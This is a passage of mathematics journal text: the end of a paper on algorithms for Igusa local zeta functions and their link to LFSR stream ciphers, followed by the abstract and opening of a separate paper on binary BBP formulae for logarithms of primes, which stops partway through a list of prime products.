By induction hypothesis, we may assume that $Z(s,f)=G(s,T(f,l_f),p)$, for every polynomial f satisfying both the hypothesis of the lemma, and the condition $1\leqq l_f\leqq k$, $k\in\mathbb{N}$.

Case $l_f = k+1$, $k \in \mathbb{N}$

Let $f(x)$ be a polynomial satisfying the lemma's hypothesis, and $l_f = k+1$, $k \geqq 1$. By applying SPF, we obtain that

$$Z(s,f) = p^{-1}\nu(\overline{f}) + \delta(\overline{f})\frac{(1-p^{-1})p^{-1-s}}{(1-p^{-1-s})} + \sum_{\xi \in S} p^{-1-e_\xi s}\int \mid f_\xi(x) \mid_p^s dx. \tag{5.10}$$

Now, since $l_{f_\xi} = l_f - 1$, for every $\xi \in S$, it follows from the induction hypothesis applied to each $f_\xi(x)$ in (5.10), that

$$Z(s,f) = p^{-1}\nu(\overline{f}) + \delta(\overline{f})\frac{(1-p^{-1})p^{-1-s}}{(1-p^{-1-s})} + \sum_{\xi \in S} p^{-1-e_\xi s} G(s, T(f_\xi, l_f - 1),\ p). \tag{5.11}$$

Finally, from identity (5.2), and (5.11), we conclude that

$$Z(s,f) = G(s, T(f, l_f), p). \tag{5.12}$$

∎

The following proposition gives a complexity estimate for the computation of $G(s, T(f, l_f), p)$.

Proposition 5.2. *The computation of the generating function*

$$G(s, T(f, l_f), p)$$

from $T(f, l_f)$, involves $O(l_f\ d_f)$ arithmetic operations on integers with binary length $O(\max\{\log p,$ $\log(\ l_f\ d_f)\})$.

Proof. This is a consequence of proposition 4.1, and the definition of generating function. ∎

6. Computation of p-adic Expansions

In this section we estimate the complexity of the steps 2 and 3 in the algorithm Compute_$Z(s,f)$.

Proposition 6.1. *Let*

$$B = \max_{\substack{1 \leq i,\ j \leq r \\ i \neq j}} \{ \mid c_{j,i} \mid, \mid d_{j,i} \mid \quad \mid \alpha_j - \alpha_i = \frac{c_{j,i}}{d_{j,i}},\ c_{j,i},\ d_{j,i} \in \mathbb{Z} \setminus \{0\}\}.$$

The computation of the integer l_f involves $O(d_f^2 \frac{\log B}{\log p})$ arithmetic operations on integers with binary length $O(\max\{\log B, \log p\})$.

Proof. First, we observe that for $c \in \mathbb{Z} \setminus \{0\}$, the computation of $v_p(c)$ involves $O(\frac{\log|c|}{\log p})$ divisions of integers of binary length $O(\max\{\log \mid c \mid, \log p\})$. Thus the computation of $v_p(\frac{c}{d}) = v_p(c) - v_p(d)$, involves $O(\frac{\max\{\log|c|,\ \log|d|\}}{\log p})$ divisions and subtractions of integers with binary length

$$O(\max\{\log \mid c \mid, \log \mid d \mid, \log p\}).$$

From these observations follow that the computation of $v_p(\alpha_j - \alpha_i)$, $i \neq j$, $1 \leq i,\ j \leq r$, involves $O(r^2 \frac{\log B}{\log p})$ arithmetic operations on integers with binary length $O(\max\{\log B, \log p\})$. Finally, the computation of the maximum of the $v_p(\alpha_j - \alpha_i)$, $i \neq j$, $1 \leq i,\ j \leq r$, involves $O(\log r)$ comparisons of integers with binary length $O(\max\{\log B, \log p\})$. Therefore the

computation of the integer l_f involves at most $O(d_f^2 \frac{\log B}{\log p})$ arithmetic operations on integers with binary length $O(\max\{\log B, \log p\})$. ∎

Proposition 6.2. *Let p be a fixed prime and $\gamma = \frac{c}{b} \in \mathbb{Q}$, with $c, b \in \mathbb{Z} \setminus \{0\}$, and $v_p(\gamma) \geqq 0$. The $p-$adic expansion*

$$\gamma = a_0 + a_1\, p + \cdots + a_j p^j + \cdots + a_m p^m,$$

modulo p^{m+1} involves $O(m+\log(\max\{\mid b \mid, p\}))$ arithmetic operations on integers with binary length $O(\max\{\log \mid c \mid, \log \mid b \mid, \log p\})$.

Proof. Let $y \in \{1, \cdots, p-1\}$ be an integer such that $yb \equiv 1 \bmod p$. This integer can be computed by means of the Euclidean algorithm in $O(\log(\max\{\mid b \mid, p\}))$ arithmetic operations involving integers of binary length $O(\max\{\log \mid b \mid, \log p\})$ (cf. [8, Volume 2, section 4.5.2]).

We set $\gamma = \gamma_0 = \frac{c}{b}$, $c_0 = c$, and define $a_0 \equiv yc \bmod p$. With this notation, the $p-$adic digits $a_i, i = 1, \cdots, m$, can be computed recursively as follows:

$$\gamma_i = \frac{\frac{(c_{i-1} - a_{i-1} b)}{p}}{b} = \frac{c_i}{b},$$

$$a_i = y c_i \bmod p.$$

Thus the computation of the $p-$adic expansion of γ needs $O(m + \log(\max\{\mid b \mid, p\}))$ arithmetic operations on integers with binary length

$$O(\max\{\log \mid c \mid,\ \log \mid b \mid,\ \log p\}).$$

∎

Corollary 6.1. *Let p be a fixed prime number and v_p the corresponding $p-$adic valuation, and*

$$f(x) = \alpha_0 \prod_{i=1}^{r} (x - \alpha_i)^{e_i} \in \mathbb{Q}[x],$$

a non-constant polynomial such that $v_p(\alpha_i) \geqq 0$, $i = 1, \cdots, r$. The computation of the $p-$adic expansions modulo p^{l_f+1} of the roots α_i, $i = 1, 2, \cdots, r$, of $f(x)$ involves $O(d_f\ l_f + d_f \log(\max\{B, p\}))$ arithmetic operations on integers with binary length $O(\max\{\log B, \log p\})$.

Proof. The corollary follows directly from the two previous propositions. ∎

7. Computing local zeta functions of polynomials with splitting $\mathbb{Q}$

In this section we prove the correctness of the algorithm Compute_$Z(s, f)$ and estimate its complexity.

Theorem 7.1. *The algorithm Compute_$Z(s, f)$ outputs the meromorphic continuation of the Igusa local zeta function $Z(s, f)$ of a polynomial $f(x) \in \mathbb{Z}[x]$, in one variable, with splitting field $\mathbb{Q}$. The number of arithmetic operations needed by the algorithm is*

$$O\left(d_f^6 + d_f^9 \log(\|f\|) + l_f^2 d_f^3 + d_f^2 \log\left(\max\{B, p\}\right)\right),$$

and the integers on which these operations are performed have a binary length

$$O\left(\max\{\log p,\ \log l_f d_f,\ \log B,\ d_f^3 + d_f^2 \log(\|f\|)\}\right).$$

Proof. By remark (3.1), we may assume without loss of generality that

$$f(x) = \alpha_0 \prod_{i=1}^{r} (x - \alpha_i)^{e_i} \in \mathbb{Q}[x] \setminus \mathbb{Q},$$

with $v_p(\alpha_i) \geqq 0$, $i = 1, \cdots, r$. The correctness of the algorithm follows from lemma 5.1. The complexity estimates are obtained as follows: the number of arithmetic operations needed in the steps 2 (cf. proposition 6.1), 3 (cf. corollary 6.1), 4 (cf. proposition 4.1), 5 (proposition 5.2), and 6 is at most

$$O\left(l_f^2 d_f^3 + d_f^2 \log\left(\max\{B, p\}\right)\right);$$

and these operations are performed on integers whose binary length is at most

$$O\left(\max\{\log p,\ \log l_f d_f, \log B\}\right).$$

The estimates for the whole algorithm follow from the above estimates and those of the factoring algorithm by A. K. Lenstra, H. Lenstra and L. Lovász (see theorem 3.6 of [17]). ∎

8. Stream Ciphers and Poincaré series

There is a natural connection between Poincaré series and stream ciphers. In order to explain this relation, we recall some basic facts about stream ciphers [18]. Let $\mathbb{F}_{p^n}$ be a finite field with p^n elements, with p a prime number. For any integer $r > 0$ and r fixed elements $q_i \in \mathbb{F}_{p^n}$, $i = 1, \cdots, r$ (called taps), a Linear Feedback Shift Register, abbreviated LFSR, of length r consists of r cells with initial contents $\{a_i \in \mathbb{F}_{p^n} \mid i = 1, \cdots, r\}$. For any $n \geqslant r$, if the current state is $(a_{n-1}, \cdots, a_{n-r})$, then a_n is determined by the linear recurrence relation

$$a_n = -\sum_{i=1}^{r} a_{n-i} q_i.$$

The device outputs the rightmost element a_{n-r}, shifts all the cells one unit right, and feeds a_n back to the leftmost cell.

Any configuration of the r cells forms a state of the LSFR. If $q_r \neq 0$, the following polynomial $q(x) \in \mathbb{F}_{p^n}[x]$ of degree r appears in the analysis of LFSRs:

$$q(x) = q_0 + q_1 x + \cdots . + q_r x^r \quad \text{with } q_0 = -1.$$

This polynomial is called the connection polynomial. An infinite sequence $A = \{a_i \in \mathbb{F}_{p^n} \mid i \in \mathbb{N}\}$ has period T if for any $i \geqslant 0$, $a_{i+T} = a_i$. Such a sequence is called periodic. If this is only true for i greater than some index i_0, then the sequence is called eventually periodic. The following facts about an LFSR of length r are well-known [18].

(1) There are only finitely many possible states, and the state with all the cells zero will produce a 0−sequence. The output sequence is eventually periodic and the maximal period is $p^{nr} - 1$.
(2) The Poincaré series $g(x) = \sum_{i=0}^{\infty} a_i x^i$ associated with the output sequence is called the generating function of the sequence. It is a rational function over $\mathbb{F}_{p^n}$ of the form $g(x) = \frac{L(x)}{R(x)}$, with $L(x)$, $R(X) \in \mathbb{F}_{p^n}[x]$, $\deg(R(X)) < r$. The output sequence is strictly periodic if and only if $\deg(L(X)) < \deg(R(X))$.
(3) There is a one-to-one correspondence between LFSRs of length r with $q_r \neq 0$ and rational functions $\frac{L(x)}{R(x)}$ with $\deg(R(X)) = r$ and $\deg(L(X)) < r$.

We set $\mathbb{F}_{p^n}(x)$ for the field of rational functions over $\mathbb{F}_{p^n}$, and $N^{\infty}(\mathbb{F}_{p^n})$ for the set of sequences of the form $\{b_0, \cdots, b_u\}$, $b_i \in \mathbb{F}_{p^n}$, $0 \leq i \leq u$, $u \in \mathbb{N}$. From the above considerations, it is possible to identify an LFSR with a function F_u, $u \in \mathbb{N}$, defined as follows:

$$\begin{array}{rccc} F_u: & \mathbb{F}_{p^n}(x) & \rightarrow & N^{\infty}(\mathbb{F}_{p^n}) \\ & \sum_{i=0}^{\infty} a_i x^i & \rightarrow & \{a_0, \cdots, a_u\}. \end{array} \tag{8.1}$$

We set

$$\mathcal{H} = \{H(t,f) \mid f(x) \in \mathbb{Z}[x], \text{ in one variable, with splitting field } \mathbb{Q}\},$$

and $N^{\infty}(\mathbb{Z})$ for the set of finite sequences of integers. Also, for each $u \in \mathbb{N}$, and a prime number p, we define

$$\begin{array}{rccc} F_{u,p}: & \mathcal{H} & \rightarrow & \mathbb{N}^{\infty}(\mathbb{Z}) \\ & H(t,f) & \rightarrow & \{N_0(f,p), N_1(f,p), \cdots, N_u(f,p)\}. \end{array} \tag{8.2}$$

Thus the mappings $F_{u,p}$ can be seen as LFSRs, or stream ciphers, over $\mathbb{Z}$. If we replace each $N_u(f,p)$ by its binary representation, then the $F_{u,p}$ are LFSRs. For practical purposes it is necessary that $F_{u,p}$ can be computed efficiently, i.e., in polynomial time. With the above notation our second result is the following.

Theorem 8.1. *For every $H(t,f) \in \mathcal{H}$, the computation of $F_{u,p}(H(t,f))$ involves $O(u^2 d_f l_f)$ arithmetic operations, and the integers on which these operations are performed have binary length*

$$O(\max\{\ (l_f + u)\log p,\ \ \log(d_f l_f)\}).$$

The proof of this theorem will be given at the end of this section. This proof requires some preliminary results. We set $t = q^{-s}$, and

$$Z(s,f) = Z(t,f) = \sum_{m=0}^{\infty} c_m(f,p) t^m,$$

with $c_m(f,p) = vol(\{x \in \mathbb{Z}_p \mid v_p(f(x)) = m\})$.

Proposition 8.1. *Let $f(x) \in \mathbb{Z}[x] \setminus \mathbb{Z}$ be a polynomial in one variable and p a prime number. The following formula holds for $N_n(f,p)$:*

$$N_n(f,p) = \begin{cases} 1, & \text{if } \ n = 0; \\ p^n \left(1 - \sum_{j=1}^{n} c_{j-1}(f,p)\right), & \text{if } \ n \geqslant 1. \end{cases} \tag{8.3}$$

Proof. The result follows by comparing the coefficient of t^n of the series

$$\sum_{n=0}^{\infty} \frac{N_n(f,p)}{p^n} t^n \quad \text{and} \quad \sum_{n=0}^{\infty} d_n t^n,$$

in the following equality :

$$H(t,f) = \sum_{n=0}^{\infty} \frac{N_n(f,p)}{p^n} t^n = \frac{1 - t\left(\sum_{m=0}^{\infty} c_m(f,p) t^m\right)}{1-t} = \sum_{n=0}^{\infty} d_n t^n.$$

∎

We associate to each $u \in T(f, l_f)$, and $j \in \mathbb{N}$, a rational integer $a_j(u)$ defined as follows:

$$a_j(u) = \begin{cases} \frac{(p-1)}{p^{l(u)+1+y(u)}}, & \text{if} \quad l(u) = 1 + l_f,\ W(u) \geqq 2,\ j = W^*(B_u) + y(u)W(u), \\ & \qquad \text{for some } y(u) \in \mathbb{N}; \\ \frac{(p-Val(u))}{p^{l(u)+1}}, & \text{if} \quad 0 \leqq l(u) \leqq l_f,\ W(u) \neq 1,\ j = W^*(B_u); \\ \frac{(p-1)}{p^{l(u)+1+y(u)}}, & \text{if} \quad u \in \mathcal{M}_{T(f,l_f)}, j = W^*(B_u) + y(u), \\ & \qquad \text{for some } y(u) \in \mathbb{N}; \\ 0, & \text{if} \quad W(u) = 1, \text{ and } u \notin \mathcal{M}_{T(f,l_f)}; \\ 0, & \qquad \text{in other cases.} \end{cases} \tag{8.4}$$

Proposition 8.2. *Let $f(x) \in \mathbb{Z}[x] \setminus \mathbb{Z}$ be a polynomial in one variable, with splitting field $\mathbb{Q}$, and p a prime number. The following formula holds:*

$$c_j(f, p) = \sum_{u \in T(f,l_f)} a_j(u),\ j \geqq 0. \tag{8.5}$$

Proof. As a consequence of lemma (5.1), we have the following identity:

$$Z(t, f) = \sum_{u \in T(f,l_f)} L_u(t), \tag{8.6}$$

with

$$L_u(t) = \begin{cases} \frac{(p-1)t^{W^*(B_u)}}{p^{l(u)+1}(1-p^{-1}t^{\,W(u)})}, & \text{if} \quad l(u) = 1 + l_f,\ W(u) \geqq 2; \\ \frac{(p-Val(u))}{p^{l(u)+1}} t^{W^*(B_u)}, & \text{if} \quad 0 \leqq l(u) \leqq l_f,\ W(u) \neq 1; \\ \frac{(p-1)t^{W^*(B_u)}}{p^{l(u)+1}(1-p^{-1}t)}, & \text{if} \quad u \in \mathcal{M}_{T(f,l_f)}; \\ 0, & \text{if} \quad W(u) = 1, \text{ and } u \notin \mathcal{M}_{T(f,l_f)}. \end{cases} \tag{8.7}$$

The result follows by comparing the coefficient of t^j in the series $Z(t, f) = \sum_{m=0}^{\infty} c_m(f, p)t^m$, and $Z(t, f) = \sum_{u \in T(f,l_f)} L_u(t)$. ∎

Proposition 8.3. *Let $f(x) \in \mathbb{Z}[x] \setminus \mathbb{Z}$ be a polynomial in one variable, with splitting field $\mathbb{Q}$, and p a prime number.*

1. *The computation of $N_n(f, p)$, $n \geqq 1$, from the $c_{j-1}(f, p)$, $j = 1, \cdots, n$, involves $O(n)$ arithmetic operations on integers with binary length $O(n \log p)$.*
2. *The computation of $c_j(f, p)$, $j \geqq 0$, from $Z(t, f)$, involves $O(d_f l_f)$ arithmetic operations on integers with binary length*

$$O(\max\{(j + l_f) \log p, \log p, \log(d_f l_f)\}).$$

(3) *The computation of any* $N_n(f,p)$, $n \geqq 1$, *from* $Z(t,f)$, *involves* $O(nd_f l_f)$ *arithmetic operations on integers with binary length*

$$O(\max\{(n+l_f)\log p, \log(d_f l_f)\}).$$

Proof. (1) By (8.4) and (8.5), $c_j(f,p) = \frac{v_j}{p^{m_j}}$, $v_j, m_j \in \mathbb{N}$. In addition,

$$c_{j-1}(f,p) = p^{-j+1}N_{j-1}(f,p) - p^{-j}N_j(f,p).$$

Thus $p^n c_{j-1}(f,p) \in \mathbb{N}$, for $j = 1, \cdots, n$, and $m_j \leq n$, for $j = 1, \cdots, n$. From (8.3), it follows that

$$N_n(f,p) = p^n - \sum_{j=1}^{n} p^n c_{j-1}(f,p), \ n \geqslant 1. \tag{8.8}$$

The above formula implies that the computation of $N_n(f,p)$, $n \geqq 1$, from the $c_{j-1}(f,p)$, $j = 1, \cdots, n$, involves $O(n)$ arithmetic operations on integers with binary length $O(n \log p)$.

(2) The computation of $a_j(u)$ from $L_u(t)$ (i.e. from $Z(t,f)$, cf. (8.6)) involves $O(1)$ arithmetic operations (cf. (8.4), (8.7)) on integers of binary length $O(\max\{\log p, \log(d_f l_f)\})$. Indeed, since the numbers $l(u)$, $W^*(B_u)$, $W(u)$, $u \in T(f,l_f)$ are involved in this computation, we know by proposition 4.1 that their binary length is bounded by $O(\max\{\log p, \log(d_f l_f)\})$.

The cost of computing $c_j(f,p)$ from $L_u(t)$, $u \in T(f,l_f)$ (i.e. from $Z(t,f)$) is bounded by the number of vertices of $T(f,l_f)$ multiplied by an upper bound for the cost of computing $a_j(u)$ from $L_u(t)$, for any j, and u (cf. (8.5)). Therefore, from the previous discussion the cost of computing $c_j(f,p)$ from $Z(t,f)$ is bounded by $O(d_f\, l_f)$ arithmetic operations. These arithmetic operations are performed on integers of binary length bounded by $O(\max\{(j+l_f)\log p, \log p, \log(d_f l_f)\})$. Indeed, the binary lengths of the numerator and the denominator of $a_j(u) + a_j(u')$, u, $u' \in T(f,l_f)$ are bounded by $(l_f + 1 + j)\log p$ (cf. (8.4)). Thus, the mentioned arithmetic operations for calculating $c_j(f,p)$ from $L_u(t)$ are performed on integers whose binary length is bounded by $O(\max\{(j+l_f)\log p, \log p, \log(d_f l_f)\})$.

(3) The third part follows the first and second parts by (8.8). ∎

8.1. **Proof of Theorem 8.1.** The theorem follows from proposition 8.3 (3).

9. Acknowledgments.

This work supported by COLCIENCIAS-Grant # 089-2000.

References

[1] Anshel, M., and Goldfeld, D., Zeta functions, one-way functions and pseudorandom number generators, *Duke Math. J.* **88** (1997), 371–390.

[2] Bierstone., E., Milman, P., Canonical desingularization in characteristic zero by blowing up the maximum strata of a local invariant, *Invent. Math.* **128** (1997), 207–302.

[3] Bodnár, Gábor; Schicho, Josef. A computer program for the resolution of singularities. Resolution of singularities (Obergurgl, 1997), 231–238, *Progr. Math.*, 181, Birkhäuser, Basel, 2000.

[4] Bodnár, G., Schicho, J., Automated resolution of singularities for hypersurfaces, *J. Symbolic Comput.* **30** (2000), 401–428.

[5] Denef J., Report on Igusa's local zeta function, Séminaire Bourbaki 1990/1991 (730-744) in *Astérisque* 201–203 (1991), 359–386.

[6] Denef J., On the degree of Igusa's local zeta functions, *Amer. Math. J.* **109** (1987), 991–1008.

[7] Denef J., Hoornaert Kathleen, Newton polyhedra and Igusa local zeta function, *J. Number Theory* **89** (2001), 31–64.

[8] Knuth, D., *The Art of Computer Programming*, 3 volumes, Addison-Wesley, 1999.
[9] Garey, M. R., Johnson, D. S., *Computers and Intractability: A Guide to the Theory of* **NP**-*Completeness*, 1979, W. H. Freeman and Company, New York.
[10] Goldman, Jay R., Numbers of solution of congruences: Poincaré series for strongly nondegenerate forms, *Proc. Amer. Math. Soc.*, **87** (1983), 586–590.
[11] Goldman, Jay R., Numbers of solution of congruences: Poincaré series for algebraic curves, *Adv. in Math.* **62** (1986), 68–83.
[12] Goldreich, O., Levin, L. A., and Nisan, N., On constructing 1-1 one-way functions, preprint available at http://www.wisdom.weizmann.ac.il/ ˜oded/cryptography.html.
[13] Goldreich, O., Krawczyk, H., Luby, M., On the existence of pseudorandom number generators, *SIAM J. on Computing*, **22** (1993), 1163–1175.
[14] Igusa, Jun-Ichi, *An Introduction to the Theory of Local Zeta Functions*, AMS/IP Studies in Advanced Mathematics, v. 14, 2000.
[15] Igusa, J., Complex powers and asymptotic expansions, I *J. Reine Angew. Math.* **268/269** (1974), 110–130; II, ibid., 278/279 (1975), 357–368.
[16] Igusa, J., A stationary phase formula for $p-$adic integrals and its applications, in *Algebraic Geometry and its Applications*, Springer-Verlag (1994), 175–194.
[17] Lenstra, A.K., Lenstra, H.W., Lovász, L., Factoring polynomials with rational coefficients, *Math. Ann.* **261** (1982), 515–534.
[18] Rueppel R., *Analysis and Design of Stream Ciphers*, Springer-Verlag, New York, 1986.
[19] Saia, M.J., Zuniga-Galindo, W.A., Local zeta functions, Newton polygons and non degeneracy conditions, to appear in *Trans. Amer. Math. Soc.*
[20] P. Shor, Algorithms for quantum computation, discrete logarithms, and factoring, in *Proceedings of 35th Annual Symposium on Foundations of Computer Science*, IEEE Computer Society Press, Los alamitos, California, 1994, 124–134.
[21] Villamayor, O., Constructiveness of Hironaka's resolution, *Ann. Scient. Ecole Norm. Sup.* **4** (1989), 1–32.
[22] von zur Gathen, J., Karpinski, M., Shparlinski, I., Counting curves and their projections, in *Proceedings ACM STOC 1993*, 805–812.
[23] Daqing Wan, Algorithmic theory of zeta functions over finite fields,to appear in MSRI Computational Number Theory Proceedings.
[24] Zuniga-Galindo W. A., Igusa's local zeta functions of semiquasihomogeneous polynomials, *Trans. Amer. Math. Soc.* **353** (2001), 3193–3207.
[25] Zuniga-Galindo W. A., Local zeta functions and Newton polyhedra, to appear in *Nagoya Math. J.*
[26] Zuniga-Galindo W.A., Local zeta function for non-degenerate homogeneous mappings, preprint 2003.

2000 *Mathematics Subject Classification*: Primary 11S40, 94A60; Secondary 11Y16, 14GG50.

Key words: Igusa's local zeta function, polynomial time algorithms, one-way functions, linear feedback shift registers.

Received May 3, 2003; revised version received September 25, 2003. Published in *Journal of Integer Sequences*, October 20, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6 (2003), Article 03.3.7

Binary BBP-Formulae for Logarithms and Generalized Gaussian-Mersenne Primes

Marc Chamberland
Department of Mathematics and Computer Science
Grinnell College
Grinnell, IA 50112
USA

Abstract:

Constants of the form

$$C = \sum_{k=0}^{\infty} \frac{p(k)}{q(k)b^k}$$

where p and q are integer polynomials, $\deg p < \deg q$, and $p(k)/q(k)$ is non-singular for non-negative k and $b \geq 2$, have special properties. The n^{th} digit (base b) of C may be calculated in (essentially) linear time without computing its preceding digits, and constants of this form are conjectured to be either rational or normal to base b.

This paper constructs such formulae for constants of the form $\log p$ for many primes p. This holds for all Gaussian-Mersenne primes and for a larger class of ``generalized Guassian-Mersenne primes". Finally, connections to Aurifeuillian factorizations are made.

Full version: pdf, dvi, ps, latex

(Concerned with sequence A057429 .)

Received July 15, 2003; revised version received October 24, 2003. Published in *Journal of Integer Sequences* October 25, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.3.7

Binary BBP-Formulae for Logarithms and Generalized Gaussian-Mersenne Primes

Marc Chamberland
Department of Mathematics and Computer Science
Grinnell College
Grinnell, IA 50112
USA
chamberl@math.grinnell.edu

Abstract

Constants of the form

$$C = \sum_{k=0}^{\infty} \frac{p(k)}{q(k)b^k}$$

where p and q are integer polynomials, $\deg p < \deg q$, and $p(k)/q(k)$ is non-singular for non-negative k and $b \geq 2$, have special properties. The n^{th} digit (base b) of C may be calculated in (essentially) linear time without computing its preceding digits, and constants of this form are conjectured to be either rational or normal to base b.

This paper constructs such formulae for constants of the form $\log p$ for many primes p. This holds for all Gaussian-Mersenne primes and for a larger class of "generalized Guassian-Mersenne primes". Finally, connections to Aurifeuillian factorizations are made.

1 Introduction

The 1997 paper of Bailey, Borwein and Plouffe[2] heralded a new era for the computation of various transcendental constants. For formulae such as the alluring

$$\pi = \sum_{k=0}^{\infty} \frac{1}{16^k}\left(\frac{4}{8k+1} - \frac{2}{8k+4} - \frac{1}{8k+5} - \frac{1}{8k+6}\right)$$

and more generally

$$C = \sum_{k=0}^{\infty} \frac{p(k)}{q(k)b^k}$$

where p and q are integer polynomials, $\deg p < \deg q$, and $p(k)/q(k)$ is non-singular for non-negative k and $b \in \mathbb{Z}^+$, they showed that the n^{th} digit (base b) may be calculated in (essentially) linear time without computing its preceding digits. Moreover, constants of this form are conjectured to be either rational or normal to base b; see Bailey and Crandall[3]. Bailey[1] has recently catalogued a collection of these BBP-formulae.

Curiously, these formulae intersect with the search for prime numbers. Recall that the Gaussian-Mersenne primes (Sloane A057429) are the primes p such that

$$((1+i)^p - 1)((1-i)^p - 1)$$

is prime. Not only will we see that $\log q$ has a BBP-formula for every Gaussian-Mersenne prime q, but also for a much broader sequence of "generalized Gaussian-Mersenne primes."

Section 2 shows how evaluating cyclotomic polynomials at particular complex values yields new BBP-formulae, which in turn is used to motivate the definition of generalized Gaussian-Mersenne primes. In performing such calculations, certain redundancies keep cropping up, shown to be related to Aurifeuillian identities. Section 3 shows how the cyclotomic polynomials can be used to construct such formulae.

2 Cyclotomic Polynomials and Generalized Gaussian-Mersenne Primes

Perhaps the simplest BBP-formula for logarithms is the classical

$$\log 2 = \sum_{k=1}^{\infty} \frac{1}{k2^k}.$$

Bailey *et al.*[2] sought to determine all integers m such that $\log m$ has a *binary* BBP-formula, that is, where $b = 2^l$. Bailey and Crandall noted that the space of constants which admit a binary BBP-formula is linear; if C_1 has such a formula with base 2^{l_1} and C_2 has a formula with base 2^{l_2}, then $C_1 + C_2$ has a formula with base $2^{\mathrm{lcm}(l_1,l_2)}$. Since

$$\log(2^n - 1) - n\log 2 = \log\left(1 - \frac{1}{2^n}\right) = -\sum_{k=1}^{\infty} \frac{1}{k2^{kn}},$$

$\log(2^n - 1)$ has a binary BBP-formula, subsequently yielding formulae for $\log(2^n + 1)$ and the natural logarithm of any integer of the form

$$\frac{(2^{a_1} - 1)\,(2^{a_2} - 1)\cdots(2^{a_h} - 1)}{(2^{b_1} - 1)\,(2^{b_2} - 1)\cdots(2^{b_j} - 1)}. \tag{1}$$

The paper [2] gave a list of some primes which have this form. Bailey [1] extended this list by using the expression

$$\mathrm{Re}\left(\log\left(1 \pm \frac{(1+i)^k}{2^n}\right)\right) \tag{2}$$

suggested by R. Harley and J. Borwein. This expression has a binary BBP-formula since, for example,

$$\begin{aligned}\log\left(1-\frac{1+i}{2^n}\right) &= -\sum_{j=1}^{\infty}\left(\frac{1+i}{2^n}\right)^j\frac{1}{j}\\ &= -\sum_{j=0}^{\infty}\sum_{k=1}^{8}\left(\frac{1+i}{2^n}\right)^{8j+k}\frac{1}{8j+k}\\ &= -\sum_{j=0}^{\infty}\frac{1}{2^{(8n-4)j}}\sum_{k=1}^{8}\left(\frac{1+i}{2^n}\right)^{k}\frac{1}{8j+k}.\end{aligned}$$

A crucial tool for factoring numbers of the form b^n-1 is the classical theory of cyclotomic polynomials:

$$b^n-1=\prod_{d|n}\Phi_d(b) \tag{3}$$

where $\Phi_d(x)$, the d^{th} cyclotomic polynomial, is defined as

$$\Phi_d(x)=\prod_{j=1}^{\phi(d)}(x-\zeta_j).$$

The terms ζ_j are the primitive d^{th} roots of unity and $\phi(\cdot)$ is the Euler totient function. Alternatively, a well-known identity for these polynomials derived using Möbius inversion is

$$\Phi_d(x)=\prod_{k|d}(1-x^{d/k})^{\mu(k)} \tag{4}$$

where $\mu(\cdot)$ is the Möbius function.

In conjunction with expression (1), Bailey *et al.* state that $\log\Phi_m(2)$ admits a binary BBP-formula for all positive integers m. One may easily extend this to

$$\log\ \Phi_m(2^k) \tag{5}$$

for all integers k. However, the cyclotomic polynomials may be used to obtain many other values. Using the Möbius formula (4) with $x=(\pm1+i)/2^n$ yields

$$\mathrm{Re}\left(\log\ \Phi_m\left(\frac{\pm1+i}{2^n}\right)\right)=\sum_{d|m}\mu(d)\mathrm{Re}\left(\log\left(1-\left(\frac{\pm1+i}{2^n}\right)^{m/d}\right)\right). \tag{6}$$

As in the consideration of the expression (2), the right side is a binary BBP-formula. Though it is simply a linear combination of expressions of the form (2), the advantage here is that implicitly some cancellation may take place. For example, we have

$$\mathrm{Re}\left(\log\Phi_6\left(\frac{1+i}{16}\right)\right)=\frac{1}{2}\left[\log 14449-14\log 2\right],$$

hence 14449 joins the list. Similarly, one may use the Möbius formula (4) with $x = (\pm 1 + \sqrt{3}i)/2^n$ to obtain

$$\mathrm{Re}\left(\log\ \Phi_m\left(\frac{\pm 1+\sqrt{3}i}{2^n}\right)\right) = \sum_{d|m}\mu(d)\mathrm{Re}\left(\log\left(1-\left(\frac{\pm 1+\sqrt{3}i}{2^n}\right)^{m/d}\right)\right), \qquad (7)$$

again producing binary BBP-formulae. An example here is

$$\mathrm{Re}\left(\log\ \Phi_5\left(\frac{1+\sqrt{3}i}{4}\right)\right) = \frac{1}{2}\left[\log 331 - 8\log 2\right],$$

so 331 comes onto the list. Again, such results are linear combinations of earlier formulae since, for example,

$$\mathrm{Re}\left(\log\left(1-\frac{1+\sqrt{3}i}{2}x\right)\right) = \log(1-x^3) - \log(1-x).$$

Modest calculations with Maple produced the following augmentation of Bailey's list of primes whose logarithm admits a binary BBP-formula (underlined numbers are given by Bailey[1]):

2, 3, 5, 7, 11, 13, 17, 19, 29, 31, 37, 41, 43, 61, 73, 109, 113, 127,
151, 241, 257, 331 , 337, 397, 683, 1321, 1429, 1613, 2113, 2731, 5419,
8191, 14449, 26317, 38737, 43691, 61681, 65537, 87211, 131071, 174763, 246241,
262657, 268501, 279073, 312709, 524287, 525313, 599479, 2796203, 4327489, 7416361,
15790321, 18837001, 22366891, 29247661, 47392381, 107367629, 536903681, 1326700741,
4278255361, 4562284561, 40388473189, 77158673929, 118750098349, 415878438361,
1133836730401, 2932031007403, 3630105520141, 4363953127297, 4432676798593,
4981857697937, 108140989558681, 140737471578113, 1041815865690181, 96076791871613611,
18446744069414584321, 5302306226370307681801,
20485688352973804867602 31, 17059410504738323992180849,
84159375948762099254554456081, 13430419684509926257281457335 1,
19177458387940268116349766612211, 30483275619586522928480789146 8769,
13392725398336683869589204684001 93, 36521244534109728782641283539559 21,
17723039943798878297697950773025614 51, 61131428724042278348404438982416130329 69,
14615030311274778250999793695434731225480429568 01,
86798856474727492716312486812789865797648931313763956 9

Of course, products of two primes, three primes, etc. were found to be on the list. Keeping track of these products of primes helps generate new single primes. For example, since $2^{11} - 1 = 23 \times 89$, the product 23×89 is on the list. In addition, we have

$$\mathrm{Re}\left(\log\ \Phi_6\left(\frac{1+\sqrt{3}i}{2^{12}}\right)\right) = \frac{1}{2}\left[\log 7 + 2\log(23\times 89) + \log 599479 - 44\log 2\right],$$

so this is how 599479 was obtained. Products of two primes which are on the list include:

$23 \times 89,\ 47 \times 178481,\ 53 \times 157,\ 59 \times 3033169,\ 67 \times 20857,\ 71 \times 122921,\ 79 \times 121369,$
$83 \times 8831418697,\ 97 \times 673,\ 101 \times 8101,\ 137 \times 953,\ 139 \times 168749965921,\ 149 \times 184481113,\ 181 \times 54001,$
$193 \times 22253377,\ 197 \times 19707683773,\ 229 \times 457,\ 223 \times 616318177,\ 251 \times 4051,\ 277 \times 30269,$
